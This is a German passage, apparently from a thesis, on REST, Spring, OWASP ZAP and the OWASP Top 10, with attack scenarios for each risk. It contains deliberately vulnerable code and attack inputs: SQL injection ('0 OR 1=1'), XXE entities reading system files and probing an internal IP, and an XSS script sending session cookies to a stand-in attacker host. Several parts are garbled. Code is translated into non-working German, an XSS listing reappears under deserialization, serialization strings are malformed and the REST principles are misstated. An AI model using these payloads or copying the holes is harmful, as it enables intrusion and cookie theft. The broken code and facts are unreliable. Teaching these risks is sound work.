REST gilt als ein Architekturstil, der Einschränkungen wie die einheitliche Schnittstelle angibt, die bei Anwendung auf einen Webdienst wünschenswerte Eigenschaften wie Leistung, Skalierbarkeit und Änderbarkeit hervorbringt. Mit diesen Eigenschaften funktionieren die Services im Web optimal. Im REST-Architekturstil werden Daten und Funktionen als Ressourcen betrachtet und der Zugriff erfolgt über URIs. Er beschränkt die Architektur auf eine Client-/Server-Architektur und ist so ausgelegt, dass ein zustandsloses Kommunikationsprotokoll (z. B. HTTP) verwendet wird. Im REST-Architekturstil tauschen Clients und Server Repräsentationen von Ressourcen unter Verwendung einer standardisierten Schnittstelle und eines standardisierten Protokolls aus. Die folgenden Prinzipien sorgen dafür, dass RESTful-Anwendungen unkompliziert und schnell sind[20].

Ressourcenidentifikation durch URI: Ein RESTful-Webservice macht eine Vielzahl von Ressourcen verfügbar, die die Ziele der Interaktion mit ihren Clients identifizieren. Ressourcen werden durch URIs identifiziert, die einen globalen Adressierungsraum für die Ressourcen- und Serviceerkennung bereitstellen[20].

Einheitliche Schnittstelle: Ressourcen werden mit einem festen Satz von vier Operationen zum Erstellen, Lesen, Aktualisieren und Löschen bearbeitet: PUT, GET, POST und DELETE. **PUT** erstellt eine neue Ressource, die mit **DELETE** gelöscht werden kann. **GET** ruft den aktuellen Status einer Ressource

in einer Darstellung ab. **POST** überträgt einen neuen Status auf eine Ressource[20].

Selbstbeschreibende Nachrichten: Ressourcen sind von ihrer Darstellung entkoppelt, sodass auf ihren Inhalt in verschiedenen Formaten wie HTML, XML, Nur-Text, PDF, JPEG, JSON und anderen zugegriffen werden kann. Metadaten über die Ressource sind verfügbar und werden beispielsweise verwendet, um das Zwischenspeichern zu steuern, Übertragungsfehler zu erkennen, das geeignete Repräsentationsformat auszuhandeln und eine Authentifizierung oder Zugriffssteuerung durchzuführen[20].

Stateful Interaktionen durch Hyperlinks: Jede Interaktion mit einer Ressource ist; Das heißt, Anforderungsnachrichten sind in sich geschlossen. Stateful Interaktionen basieren auf dem Konzept der expliziten Zustandsübertragung. Es gibt verschiedene Techniken, um den Status auszutauschen, z. B. URI-Umschreiben, Cookies und versteckte Formularfelder. Der Zustand kann in Antwortnachrichten eingebettet sein, um auf gültige zukünftige Zustände der Interaktion hinzuweisen[20].

2.2.3 Microservice Architekturen

Microservices sind ein Modularisierungskonzept und dienen dazu, große Softwaresysteme in kleinere Teile zu unterteilen. Sie beeinflussen somit die Organisation und Entwicklung von Softwaresystemen. Microservices können unabhängig voneinander eingesetzt werden. Das heißt, dass Änderungen an einem Microservice unabhängig von Änderungen anderer Microservices in Produktion genommen werden können. Sie können in verschiedenen Technologien implementiert werden und es gibt keine Einschränkung für die Programmiersprache oder die Plattform[87, S. 45–46].

2.2.3.1 Spring Boot

Das Spring-Framework, das bereits seit über einem Jahrzehnt besteht, hat sich als Standardframework für die Entwicklung von Java-Anwendungen etabliert.

2.2.3.1.1 Spring MVC Komponente

Das Spring-Web-MVC-Framework stellt eine Model-View-Controller-Architektur und fertige Komponenten bereit, mit denen flexible und lose gekoppelte Webanwendungen entwickelt werden können. Das MVC-Muster führt zu einer Trennung der verschiedenen Aspekte der Anwendung (Eingangs-, Geschäfts- und UI-Logik), während eine lose Kopplung zwischen diesen Elementen bereitgestellt wird[51].

- Das Modell kapselt die Anwendungsdaten und besteht im Allgemeinen aus POJO (Plain Old Java Object).
- Die Ansicht ist verantwortlich für das Rendern der Modelldaten und generiert im Allgemeinen HTML-Ausgabe, die der Browser des Clients interpretieren kann.
- Der Controller ist verantwortlich für die Verarbeitung von Benutzeranforderungen und das Erstellen eines geeigneten Modells und übergibt es an die Ansicht zum Rendern.

2.2.3.1.2 Spring REST Docs

Spring REST Docs verwendet Snippets, die von Tests erstellt wurden, die mit Spring-MVC-Testframework, Spring WebClient von WebFlux oder REST Assured 3 geschrieben wurden. Dieser Test-driven-Ansatz hilft dabei, die Genauigkeit der Service-Dokumentation zu gewährleisten. Das Ziel von Spring REST Docs ist es, Dokumentationen für RESTful-Services zu erstellen, die genau und lesbar sind. Bei der Dokumentation eines RESTful-Services geht es hauptsächlich um die Beschreibung seiner Ressourcen. Zwei wichtige Teile der Beschreibung jeder Ressource sind die Details der HTTP-Anforderungen, die sie verbraucht, und die HTTP-Antworten, die sie erzeugt[86].

2.2.4 Modellbasierter Ansatz für REST-Schnittstellen

Für viele verschiedene Einsatzgebiete gibt es verschiedene Modellierungssprachen für die Erstellung und Beschreibung von REST-Schnittstellen. In diesem Abschnitt wird auf den modellbasierten Ansatz OpenAPI eingegangen.

2.2.4.1 Open API (Swagger)

OpenAPI (früher Swagger) ist ein API-Beschreibungsformat für REST-APIs. Mit einer OpenAPI-Datei kann das gesamte API beschrieben werden[63];

- Verfügbare Endpunkte (`/user`) und Vorgänge für jeden Endpunkt (`GET /user`, `POST /user`),
- Ein- und Ausgabe für jede Operation,
- Authentifizierungsmethoden,
- Kontaktinformationen, Lizenzen, Nutzungsbedingungen und andere Informationen.

2.2.5 Open Source Werkzeug OWASP Zap

Der OWASP Zed Attack Proxy (ZAP) ist eines der beliebtesten kostenlosen Sicherheitstools der Welt und wird von Hunderten von internationalen Freiwilligen aktiv gepflegt. Es hilft automatisch bei der Entwicklung und beim Testen von Anwendungen, Sicherheitslücken in Webanwendungen zu finden. Zudem ist es ein Werkzeug für erfahrene Penetrationstester für manuelle Sicherheitstests[43]. Die wichtigsten Funktionen von ZAP sind[32]:

Intercepting Proxy: Mithilfe von ZAP kann die Ermöglichung aller Anforderungen gewährleistet werden, sowie das Abfangen und die Überprüfung von Antworten. Zum Beispiel ist es möglich AJAX calls abzufangen.

Spider: Spider ermöglichen es neue URLs auf Webseiten zu erkennen und diese aufzurufen. Außerdem verhilft der Spider in ZAP zur Überprüfung aller gefundenen Links auf Sicherheitsprobleme.

Automatischer, aktiver Scan: ZAP gestaltet automatisiert eine Überprüfung der Web-Apps auf Sicherheitslücken und ist auch fähig Angriffe zu bewältigen. Jedoch können diese Funktionen nur für eigene Anwendungen verwendet werden.

Passiver Scan: Durch passive Scans können Webanwendungen getestet werden. Dabei werden diese jedoch nicht angegriffen.

Forced Browse: Die Öffnung bestimmter Verzeichnisse oder Dateien auf dem Webserver kann mit ZAP festgestellt werden.

Fuzzing: Fuzzing verhilft dazu, unwirksame und unerwartete Anfragen an den Webserver zu senden.

Dynamic SSL Certificates: ZAP ermöglicht die Entschlüsselung von SSL-Anfragen, indem es den Man-in-the-Middle-Ansatz anwendet.

Smartcard und Client Digital Certificates Support: ZAP ist in der Lage Smartcard-gestützte Webanwendungen und TLS-Handshakes zu überprüfen, beispielsweise zwischen Mail-Servern.

WebSockets: Mithilfe von WebSockets können Anwendungen untersucht werden, welche nur eine TCP-Verbindung für die bidirektionale Kommunikation einsetzen.

Skript-Unterstützung: ZAP kann mehrere Skripte stützen wie ECMAScript, Javascript, Zest, Groovy, Python, Ruby und andere.

Plug-n-Hack: Die Plug-n-Hack Technologie, welche von Mozilla entworfen wurde, verhilft zur Bestimmung, wie ZAP und andere Sicherheitstools mit Browsern kooperieren können, damit ein optimaler Sicherheitstest umgesetzt werden kann.

Powerful REST based API: Mit ZAP sind Webentwickler fähig eigene grafische Oberflächen zu entwerfen. Dadurch kann das Tool dem eigenen Unternehmen angeglichen werden.

Add-Ons und Erweiterungen: In ZAP lassen sich Erweiterungen integrieren, sowie Vorlagen für bestimmte Tests. Dazu steht ein eigener Shop zur Verfügung.

Kapitel 3

Sicherheitsrisiken von Webanwendungen

In diesem Kapitel wird die Sicherheit von Webanwendungen erörtert. In diesem Zusammenhang werden auch deren Schwachstellen und Angriffe sowie Bedrohungen dargestellt. Um die bestehenden Sicherheitsrisiken der Anwendung kritisch zu beurteilen, sollen diverse Testmethoden eingeführt werden. OWASP versucht hier, das Top-Ten-Projekt voranzutreiben und bei Organisationen dafür zu sorgen, dass die Präsenz und das Bewusstsein für Anwendungssicherheit gestärkt werden. Das Hauptaugenmerk liegt hierbei nicht auf der Entwicklung von vollständigen Anwendungssicherheitsprogrammen, sondern mehr darauf, eine solide und notwendige Basis für die Anwendungssicherheit durch die Implementierung von Codierungsprinzipien und -praktiken zu schaffen.

3.1 Schwachstellen

Eine lückenlose Sicherheit ist in der IT kaum realisierbar, da jede verwendete Anwendung Schwachstellen beinhalten kann, die bis jetzt noch nicht gefunden wurden.

3.1.1 OWASP Top 10 Risiken

3.1.1.1 Injektion

Injektion-Schwachstellen kommen dann auf, wenn die Daten, die als Bestandteil einer Datenabfrage oder Teil eines Befehls von einem Interpreter bearbeitet werden, nicht vertrauenswürdig sind. Simple textbasierte Angriffe werden vom

Angreifer versendet, mit dem Ziel die Syntax des Zielinterpreters zu missbrauchen. Wenn keine vertrauenswürdige Daten durch eine Webanwendung an einen Interpreter weitergeleitet werden, können Injektion-Problemen auftreten. Dabei kann fast jede erdenkliche Datenquelle, auch interne Datenquellen, die Form eines Injektion-Vektors annehmen. Sie sind besonders in veralteten Codes weit verbreitet. Man kann sie in den Anfragen wie NoSQL und SQL, in den Befehlen von Betriebssystemen wie z.B. in XML, SMTP-Headern oder Ähnlichen gefunden werden. Eine einfache Variante Injektion-Problemen zu entdecken ist es, eine Code-Prüfung durchzuführen. Mit Hilfe von externen Tests verhält es sich ein wenig schwieriger. Dazu werden Scanner und Fuzzer eingesetzt. Folgen einer Injektion können Datenverfälschung oder Datenverlust, Fehlen von Zurechenbarkeit oder Zugangssperren sein. Vollständige Systemübernahmen können im schlimmsten Fall folgen.[44].

Mögliche Angriffsszenarien:

Szenario 1:

Es wird angenommen, dass ein Entwickler die Kontonummern und Salden für die aktuelle Benutzer-ID anzeigen muss[81]:

```
1 String kontostandAbfrage =
2 "SELECT kontoNummer, kontostand FROM konten WHERE konto\_besitzer\_id = "
3 + anfrage.gibParameter("user_id");
4
5 try
6 {
7     Statement statementVar = connection.createStatement();
8     ResultSet resultSet = statementVar.executeQuery(kontostandAbfrage);
9     while (resultSet.next()) {
10         page.addTableRow(rs.getInt("kontoNummer"), resultSet.getFloat("
            kontostand"));
11     }
12 } catch (SQLException e) { ... }
```

Quellcode 3.1: SQL Abfrage Beispiel 1

Der Benutzer ist im Normalfall mit der ID 150 angemeldet und kann folgende URL besuchen:

`https://beispielwebseite/zeig_kontostand?user_id=150`

Dies bedeutet, dass `kontostandAbfrage` am Ende wie bei dem Listing 3.2 aussehen würde.

```
1 SELECT kontonummer, kontostand FROM konten WHERE konto_besitzer_id = 150
```

Quellcode 3.2: Kontostand Abfrage

Indem auf der Seite neue Zeilen hinzugefügt werden, wird dies an die Datenbank übergeben und die Konten und Salden für Benutzer 150 werden zurückgegeben damit sie angezeigt werden können.

Parameter `user_id` kann von einem Angreifer so verändert werden, dass er wie bei der 3.3 aufgefasst werden kann:

```
1 0 OR 1=1
```

Quellcode 3.3: Parameter

Und dies führt dazu;

```
1 SELECT kontoNummer, kontostand FROM konten WHERE konto_besitzer_id = 0 OR  
1=1
```

Quellcode 3.4: Kontostand Abfrage

Durch die Übergabe der Abfrage 3.4 an die Datenbank, werden alle von ihr gespeicherten Kontonummern und Salden zurückgegeben und auf der Seite werden alle hinzugefügten Zeilen angezeigt. Der Angreifer kennt somit nun die Kontonummern und Salden jeglicher Benutzer.

3.1.1.2 Fehler in Authentifizierung und Session-Management

Angreifer können Passwörter oder Session-Token offenlegen oder so ausnutzen, dass die Identität anderer Benutzer angenommen werden kann, wenn Anwendungsfunktionen, die die Authentifizierung und das Session-Management umsetzen, falsch implementiert werden. Dabei können Angreifer Sicherheitslücken beim Session-Management oder der Authentifizierung (z.B. ungeschützte Nutzerkonten, Passwörter, Session-IDs) nutzen, um sich unautorisiert Zugang zu einer fremden Identität zu verschaffen. Authentifizierungs- und Session-Managemententwickler setzen oft auf eigene Lösungen, obwohl bekannt ist, dass dies besonders schwierig und individuelle Lösungen anfällig sind. Fehler bei der Wiedererkennung des Benutzers, bei Abmeldung und Passwortmanagement, bei Timeouts, Sicherheitsabfragen können beispielsweise auftreten. Solche Fehlern können sehr schwierig

aufgefunden werden. Außerdem können sie zur Kompromittierung von Benutzerkonten führen. Sobald ein Hacker erfolgreich ist, ist er im Besitz sämtlicher Rechte des Angegriffenen - besonderes Augenmerk der Angreifer liegt hierbei auf privilegierten Zugängen [44].

Mögliche Angriffsszenarien:

Szenario 1:

Die Session-ID wird nun durch eine Flugbuchungsanwendung in die URL eingefügt[44]:

```
http://beispiel.com/auktion/auktionprodukte;jsessionid=JHLK324CJKH341234KJH?
dest=Stuttgart
```

Dieses Auktion wird von einem Benutzer mit seiner Freunde geteilt, aber er hat gleichzeitig auch seine Session-ID verrät, weil er den Auktion-URL per E-Mail geschickt hat. Aus diesem Grund haben seine Freunde die Möglichkeit, seine Session sowie seine Kreditkarte benutzen.

Szenario 2:

Die Konfiguration von Anwendungs-Timeouts wurden falsch gestellt. Einen öffentlichen PC wird durch einen Anwender benutzt, um das Aufrufen der Anwendung zu realisieren. Anwender vergisst die „Logout“-Funktion zu benutzen, schließt er nur den Browser. Konto wird erst nach einer bestimmten Zeitraum unauthentifiziert, d.h. ein Hacker hat die Möglichkeit Konto authentifiziert benutzen, wenn er den Browser innerhalb dieser Zeitraum öffnet[44].

3.1.1.3 Verlust der Vertraulichkeit sensibler Daten

Viele Anwendungen bieten keinen ausreichenden Schutz für sensible Daten, wie Kreditkartendaten oder Zugangsinformationen, was Angreifer dazu verleiten kann diese ungeschützten Daten auszulesen oder zu modifizieren um dann weitere Straftaten, wie beispielsweise Kreditkartenbetrug, oder einen Identitätsdiebstahl in Angriff zu nehmen. Mit Hilfe von Verschlüsselungen während des Speicherns oder der

Übertragung von vertraulichen Daten kann zusätzlicher Schutz gewährleistet werden - vor allem beim Hoch- und Herunterladen von Daten mit einem Internetbrowser. Anstatt Verschlüsselungen selbst zu durchbrechen, stehlen Angreifer in der Regel lieber Schlüssel, stehlen Klartext vom Server oder durchführen Seiten-Angriffe. Fehlende Verschlüsselung vertraulicher Daten ist die häufigste Schwachstelle. Oftmals wird bei der Nutzung von Kryptographie mit schwachen Schlüsselerzeugungen und -verwaltungen, der Nutzung schwacher Algorithmen, insbesondere für das Password Hashing, gearbeitet. Das Finden von Browser Schwachstellen ist nicht sonderlich schwer, aber dafür schwer auszunutzen. Fehler kompromittieren regelmäßig die Daten, die vertraulich sind. Dabei besteht solche wichtige Daten aus personenbezogene Daten, Benutzernamen und Passwörter oder Kreditkarteninformationen[44].

Mögliche Angriffsszenarien:

Szenario 1:

Während dem Speicherung den Kreditkartendaten in einer Datenbank(oder Datensammlung) werden die Informationen automatisch ins Geheimschrift abgefasst. Mittels dieses Prozesses können die verschlüsselte Daten (in diesem Fall Kreditkartendaten) durch einem SQL-Injektion automatisch entschlüsselt werden. Dagegen könnten solche Informationen mit einem Public-Key-Verfahren verschlüsselt werden, d.h. die Entschlüsselung der Kreditkartendaten kann nur durch die nachgelagerte Anwendung mit einem Private-Key erfolgen[44].

Szenario 2:

Der Schutz den authentifizierte Seiten findet nicht mit SSL statt. Das Sitzungscookie eines Benutzers wird von einen Hacker durch das Mitlesen der Kommunikation gestohlen.

Der Angreifer stiehlt das Sitzungscookie des Nutzers durch einfaches Mitlesen der Kommunikation (z.B. in einem offenen WLAN). Der Angreifer kann nun durch einfaches Wiedereinspielen dieses Cookies die Sitzung des Benutzers übernehmen und kann auf die sensible Daten des Benutzers zugreifen[44].

3.1.1.4 XML External Entities (XXE)

Viele ältere oder schlecht konfigurierte XML-Prozessoren werten externe Entitätsverweise in XML-Dokumenten aus. Wenn bei der Verarbeitung solcher Dokumente nicht aufgepasst wird, besteht das Risiko einer unberechtigten Befehlsausführung und somit der Verlust interner Informationen [45, S. 6]. Anfällige XML-Prozessoren können von Angreifern ausgenutzt werden, wenn sie XML-Dokumente hochladen oder feindliche Inhalte in ein XML-Dokument aufnehmen, um dabei schwache Codes, Abhängigkeiten oder Integrationen zu missbrauchen. Externe Entitäten sind standardmäßig bei vielen älteren XML-Prozessoren erlaubt. Dabei wird die Angabe einer externen Entität, eines URI, dereferenziert und während der XML-Verarbeitung ausgewertet. Static Application Security Testing kann dieses Problem durch Examinieren der Abhängigkeiten und der Konfiguration identifizieren. Dies kann dann verwendet werden, um eine Extraktion von Daten durchzuführen, eine Remote-Anforderung vom Server auszuführen, interne Systeme zu scannen, einen Denial-of-Service-Angriff durchzuführen sowie weitere Angriffe in Augenschein zu nehmen [45, S. 10].

Mögliche Angriffsszenarien:

Szenario 1:

Der Angreifer versucht, Daten vom Server zu extrahieren[45, S. 10]:

```
1 <?xml version="1.1" encoding="UTF-8"?>
2 <!DOCTYPE example [
3 <!ELEMENT example ANY >
4 <!ENTITY xxe SYSTEM "dokumenten:///etc/passwoerter" >]>
5 <example>\&xxe;</example>
```

Quellcode 3.5: XML-Beispiel

Szenario 2:

Das private Netzwerk des Servers wird von einem Angreifer getestet, indem er die obige Entity-Zeile wie folgt ändert[45, S. 10]:

```
1 <!ENTITY xxe SYSTEM "https://192.168.0.1/privat" >]>
```

Quellcode 3.6: XML-Beispiel 2

Szenario 3:

Ein Angreifer versucht einen Denial-of-Service-Angriff, indem er eine möglicherweise endlose Datei einfügt[45, S. 10]:

```
1 <!ENTITY xxe SYSTEM "file:///ent/zufaeellig" >]>
```

Quellcode 3.7: XML-Beispiel 3**3.1.1.5 Broken Access Control**

Einschränkungen im Handlungsspielraum von authentifizierten Benutzern, werden häufig nicht konsequent und ordnungsgemäß durchgesetzt. Angreifer können diese Ungenauigkeiten oftmals ausnutzen, um auf nicht autorisierte Funktionen und Daten zugreifen zu können [45, S. 6]. Die Manipulation der für die Zugriffskontrolle notwendigen Elemente ist eine Kernkompetenz von Angreifern. Static Application Security Testing (SAST)-Tools sind in der Lage das Fehlen einer Zugriffskontrolle zu erkennen. Sie sind jedoch nicht in der Lage zu überprüfen, ob sie funktionsfähig ist, wenn sie doch vorhanden ist. Ohne automatisierte Erkennungen und wirkungsvolle Funktionstest von Entwicklern, bleiben Schwachstellen bei Zugriffskontrollen häufig bestehen. Die Erkennung solcher Kontrollen ist normalerweise weder für automatisierte statische noch für dynamische Tests geeignet. Die technische Auswirkung besteht darin, dass Angreifer sich als Benutzer oder Administrator maskieren, indem sie jegliche Datensätze erstellen, darauf zugreifen, aktualisieren oder gar löschen[45, S. 11].

Mögliche Angriffsszenarien:***Szenario 1:***

Die Anwendung verwendet unverifizierte Daten in einem SQL-Aufruf, der auf Kontoinformationen zugreift[44]:

```
1 preparedStatement.setString(2, anfrage.gibParameter('konto'));  
2 ResultSet resultSet = preparedStatement.executeQuery( );
```

Quellcode 3.8: Broken Access Control - Beispiel 1

Der Parameter `konto` im Browser wird von einem Hacker modifiziert, um erwünschte Kontoinformation zu senden. Wenn dies nicht ordnungsgemäß überprüft

wurde, kann der Angreifer auf das Konto eines Benutzers zugreifen.

`http://beispiel.com/applikation/kontoInfo?konto=nichtmeinekonto`

Szenario 2:

Ein Angreifer zwingt einfach zu Ziel-URLs. Für den Zugriff auf die Administrationsseite sind Administratorrechte erforderlich. Ein Fehler existiert dann, wenn ein nicht authentifizierter Benutzer auf eine Seite zugreifen kann. Wenn ein jemand, der kein Administrator ist auf die Verwaltungsseite zugreifen kann, ist dies ebenfalls ein Fehler[45, S. 11].

3.1.1.6 Sicherheitsrelevante Fehlkonfiguration

Die höchste Priorität sollte die Vereinbarung und Verwirklichung einer gut gesicherten Konfiguration für Anwendungen, Applikations-, Datenbankserver, usw. sein. Des Weiteren muss die Sicherheitseinstellung gut definiert, zweckmäßig verwendet und gepflegt werden, da Voreinstellungen meist wenig Sicherheit aufweisen und die Software muss in regelmäßigen Abständen aktualisiert werden. Die von Angreifern benutzten Standardkonten, inaktive Seiten, ungepatchte Fehler, ungeschützte Dateien und Verzeichnisse, helfen ihnen dabei unautorisierten Zugang oder auch Informationen über das Zielsystem zu gewinnen. Sicherheitsrelevante Fehlkonfigurationen können in der Anwendung oder Datensammlung in jeglichen Feldern vorkommen. Deshalb ist vor allem die Zusammenarbeit zwischen Entwicklern und Administratoren wichtig, denn nur so kann eine sichere Konfiguration aller Ebenen garantiert werden. Häufig fehlende Sicherheitspatches, Fehlkonfigurationen, Standardkonten oder nicht benötigte Dienste können von automatisierten Scannern identifiziert werden. Diese Fehler ermöglichen den Angreifern häufig unautorisierten Zugriff auf Systemdaten oder -funktionalitäten können aber auch zur kompletten Kompromittierung des Zielsystems führen[44].

Mögliche Angriffsszenarien:

Szenario 1:

Die Konsole der Administrator mit Standardbenutzerkonto wurde nicht gelöscht sondern wurde Installation automatisch stattgefunden. Wenn Angreifer dies in Erfahrung bringen, können sie sich über das Standardkonto anmelden und in das System eindringen[44].

Szenario 2:

Die Deaktivierung von DL (Directory Listing) wurde nicht geschehen. Mit Hilfe dieser Situation haben die Hackern Möglichkeit die sensible Dateien zuzukommen. Sie können alle existierenden Java-Klassen herunterladen und auch diese dekompile und finden eine Lücke in der Zugriffskontrolle[44].

Szenario 3:

Durch die Bearbeitung des Anwendungsservers kann Stapelverfolgung (engl. Stacktrace) wieder zurück an den User gegeben werden. Somit können potentielle Fehler im Backend sichtbar gemacht werden. Hackern können die zusätzliche Informationen über das Zielsystem in Fehlermeldungen ausnutzen[44].

Szenario 4:

Bereits bekannte Sicherheitsschwachstellen bei vorinstallierten Beispielapplikationen im Applikationsserver können von Angreifern ausgenutzt werden um so den Server zu kompromittieren und Schaden zuzufügen[44].

3.1.1.7 Cross-Site Scripting (XSS)

Im Falle dass eine Anwendung unsichere Daten annimmt und solche Daten ohne entsprechende Validierung an einen Client übermittelt werden, können Cross-Site Scripting-Schwachstellen auftauchen. Durch das Cross-Site Scripting kann ein Hacker Scriptcodes im Client eines Geschädigten nutzen um mit Hilfe von diesen Scriptcodes Benutzersitzungen zu übernehmen, Inhalte von Seiten zu modifizieren oder den Benutzer auf nicht vertrauenswürdige Seiten umzuleiten. Die vom An-

greifer gesendeten textbasierten Angriffsskripten missbrauchen die Merkmalen des Clients und in der Regel können fast jede Datenquelle einen Angriffsvektor beinhalten, auch die Datenbanken, die als interne Quellen gelten. XSS Schwachstellen, die die sich uneingeschränkt verbreitete Vulnerabilität bei Webanwendungen darstellen, tauchen auf, wenn vom User eingegebene Informationen ohne Kontrolle validiert zu werden von der Anwendung eingegebene Informationen übernimmt und Metadaten als Text zu kodiert. XSS-Schwachstellen besteht aus drei Teilen[44]:

- persistent,
- reflektiert und
- DOM-basiert.

Die XSS-Vulnerabilitäten können sehr einfach durch die Tests oder Code-Reviews erkannt werden[44].

Angreifer können durch die Ausführung von Skripten im Browser des Opfers die Session übernehmen, Webseiten verändern, andere Inhalte einfügen, Benutzer umleiten oder den Browser des Benutzers mit Malware infizieren[44].

Mögliche Angriffsszenarien:

Szenario 1:

Um folgenden HTML-Code zu generieren übernimmt die Anwendung nicht vertrauenswürdige Daten, welche weder auf Gültigkeit geprüft werden[44]:

```
1 (String) seite += "<input name='kreditkarte' type='TEXT'
2 wert='" + anfrage.gibParameter("KK") + "'>";
```

Quellcode 3.9: XSS-Beispiel 1

Der Parameter KK wird im Browser durch den Hacker geändert werden:

```
1 <script>dokumente.ort=
2 http://www.angreifer.com/abc-bin/cookies.abc?
3 var='+dokumente.cookies</script>
```

Quellcode 3.10: XSS-Beispiel 2

Somit kann die Session-ID des Opfers an die Seite des Hackers geschickt, somit kann der Hacker die aktuelle Session des Users einfach übernehmen[44].

3.1.1.8 Unsichere Deserialisierung

Unsichere Deserialisierung führt oftmals zur Remote-Code-Ausführung. Deserialisierungsfehler können zur Durchführung von Angriffen, wie zum Beispiel Wiedergabeangriffen, Injektionsangriffen oder auch Angriffen auf erweiterte Rechte führen, sogar wenn sie keine Remotecodeausführung mit sich bringen[45, S. 6]. Dadurch dass die Standard-Exploits selten ohne Änderungen oder Anpassungen des zugrunde liegenden Exploit-Codes funktionieren, ist die Ausnutzung der Deserialisierung recht schwer zu realisieren. Dieses Problem ist in den Top 10 enthalten und basiert nicht auf quantifizierbaren Daten, sondern auf einer Branchenumfrage. Einige Tools können Deserialisierungsfehler erkennen jedoch kann ohne menschliche Hilfestellungen kein Problem korrekt überprüft werden. Sobald Tools zur Identifizierung von Deserialisierungsfehlern entwickelt werden, werden wohl auch die Prävalenzdaten dazu steigen. Die Auswirkungen von Deserialisierungsfehlern sollten an dieser Stelle nicht unterschätzt werden, denn genau diese Fehler steigern die Möglichkeit Opfer von fatalen Remote-Code-Execution-Angriffen zu werden[45, S. 13].

Mögliche Angriffsszenarien:

Szenario 1:

Um ein **Super-Cookie** zu speichern, welches die Benutzer-ID, die Rolle, den Kennwort-Hash und den anderen Status des Benutzers enthält, verwendet ein PHP-Forum die PHP-Objektserialisierung[45, S. 13]:

```
1 b:5:{f:1;f:243;f:2;u:8:"Mallory";f:3;t:5:"benutzer";  
2 f:4;t:43:"c7b9c4cfb98gf1f16133g9g4d99cd171";}
```

Quellcode 3.11: Unsichere Deserialisierung - Beispiel 1

Der Parameter KK wird von Hacker in seinem Client geändert:


```
1 (String) seite += "<input name='kreditkarte' type='TEXT'  
2 wert='" + anfrage.gibParameter("KK") + "'>;
```

Quellcode 3.12: Unsichere Deserialisierung - Beispiel 2

Um sich Administratorrechte zu geben, modifiziert ein Angreifer das serialisierte Objekt:

```
1 b:5:{f:1;f:243;f:2;u:8:"Mallory";f:3;t:5:"admin";  
2 f:4;t:43:"c7b9c4cfb98gf1f16133g9g4d99cs171";}
```

Quellcode 3.13: Unsichere Deserialisierung - Beispiel 3

3.1.1.9 Nutzung von Komponenten mit bekannten Schwachstellen

Bibliotheken, Frameworks oder andere Softwaremodule stellen Komponenten dar, die in der Regel mit vollen Autorisierung ausgeführt werden können. Falls eine empfindliche Komponente missbraucht wird, kann schwerwiegende Datenverluste oder zu einer Serverübernahme geführt werden. Die Anwendungen, die den Einsatz von Komponenten mit bekannten Verwundbarkeiten nutzen, können Schutzmaßnahmen umgehen und auf diesem Wege unzählige Angriffe und Auswirkungen möglich machen. Ein Hacker kann Komponenten mit Schwachstellen mittels Activ Scan oder manuellen Tests erkennen. Er passt den Schwachstelle an und greift er an. Dadurch dass die Mehrzahl der Entwickler es ignorieren, dass die benutzten Komponenten oder Bibliotheken aktuellste Stand haben Heutzutage ist fast jede Anwendung von diesem Problem betroffen. Oft sind nicht einmal alle Komponenten bekannt oder sie machen sich keine Gedanken über die entsprechenden Versionen. Aufgrund der rekursives Abhängigkeit von weiteren Bibliotheken verschlechtert die Situation stetig. Eine Vielzahl von Schwachstellen können auftreten, inkl. Injection, Fehler in der Zugriffskontrolle oder beispielsweise XSS. Die Auswirkungen reichen von vernachlässigbaren Auswirkungen bis hin zur vollständigen Übernahme des Servers und der Daten[44].

Mögliche Angriffsszenarien:

Szenario 1:

Von geringen Risiken bis hin zu ausgefeilter Schadsoftware, die durch Schwachstellen in Komponenten verursachten Lücken können zu allem führen. Die Komponenten funktionieren im Normalfall bevollmächtigt, deswegen entsteht eine Lücke in jeder Komponente[44].

3.1.1.10 Insufficient Logging & Monitoring

Durch Insufficient Logging und Monitoring in Kombination mit fehlender oder ineffektiver Integration mit Vorfallreaktionen kann Angreifern ermöglicht werden, weitere Systeme zu attackieren und die Daten zu manipulieren, zu extrahieren oder zu beschädigen[45, S. 6]. Um ihre Ziele unentdeckt zu realisieren verlassen sich Angreifer auf das Fehlen von Überwachung und rechtzeitiger Reaktion. Eine mögliche Strategie, um zu bestimmen, ob Sie eine ausreichende Überwachung haben, ist es die Protokolle nach dem Durchdringungstest zu untersuchen. Um die Ursache der Schäden zu verstehen müssen die Handlungen der Tester ausreichend protokolliert werden. Die exakte Prüfung auf potenzielle Schwachstellen, bietet oft die Basis für erfolgversprechende Angriffe[45, S. 16].

Mögliche Angriffsszenarien:

Szenario 1:

Eine Open Source-Projektforumsoftware, welche durch ein kleines Team betrieben wurde, wurde mit einem Fehler in der Software gehackt. Den Angreifern war es möglich das interne Quellcode-Repository mit der nächsten Version und den gesamten Foreninhalt löschen. Das Fehlen von Überwachung, Protokollierung oder Alarmierung führt zu einem viel schlimmeren Verstoß, obwohl die Quelle wiederhergestellt werden konnte. Das Forumssoftwareprojekt ist aufgrund dieses Problems nicht mehr aktiv[45, S. 16].

Szenario 2:

Für Benutzer, die ein allgemeines Kennwort verwenden, verwendet der Angreifer entsprechende Scans. Sie können alle Konten mit diesem Passwort übernehmen. Alle anderen Benutzer erleben durch diesen Scan nur ein falsches Login. Dies kann

nach einigen Tagen beliebig oft mit einem anderen Passwort wiederholt werden[45, S. 16].

3.1.2 Weitere Risiken

Die OWASP Top 10 zeigt die zehn wichtigsten Risiken für Webanwendungen. Jedoch existieren noch diverse weitere Risiken, welche wichtige Rollen bei der Entwicklung und dem Betrieb von Webanwendungen spielen. Im folgenden Abschnitt werden weitere Risiken erläutert.

3.1.2.1 Zugriff auf entfernte Dateien

Sobald die `fopen()`-Funktion in der Konfigurationsdatei (`php.ini`) stimuliert ist, haben URLs die Möglichkeit bei den eine Maße von Funktionen wahrgenommen werden, die der Name den Dateien als Parameter brauchen. Des Weiteren können solche URLs in den Funktionen wie z.B. `require`, `include_once` oder `include` genutzt werden. Zum Beispiel können mit solcher Funktionen Dateien auf einem weiteren Server begegnet werden und gebrauchte Daten durchgearbeitet werden. Danach können solche Daten bei der Datenbankanfrage verwendet werden[50].

Mögliche Angriffsszenarien:

Szenario 1:

```
1 <?php
2 $data = fopen ("http://www.webpage.com/", "b");
3 if (!$data) {
4     echo "<p>Couldn't open the data.\n";
5     exit;
6 }
7 while (!feof ($data)) {
8     $line = fgets ($data, 1024);
9     if (preg_match ("@<title>(.*?)</title>@i", $line, $hit)) {
10         $title = $hit[1];
11         break;
12     }
13 }
```

```
14 fclose($data);  
15 ?>
```

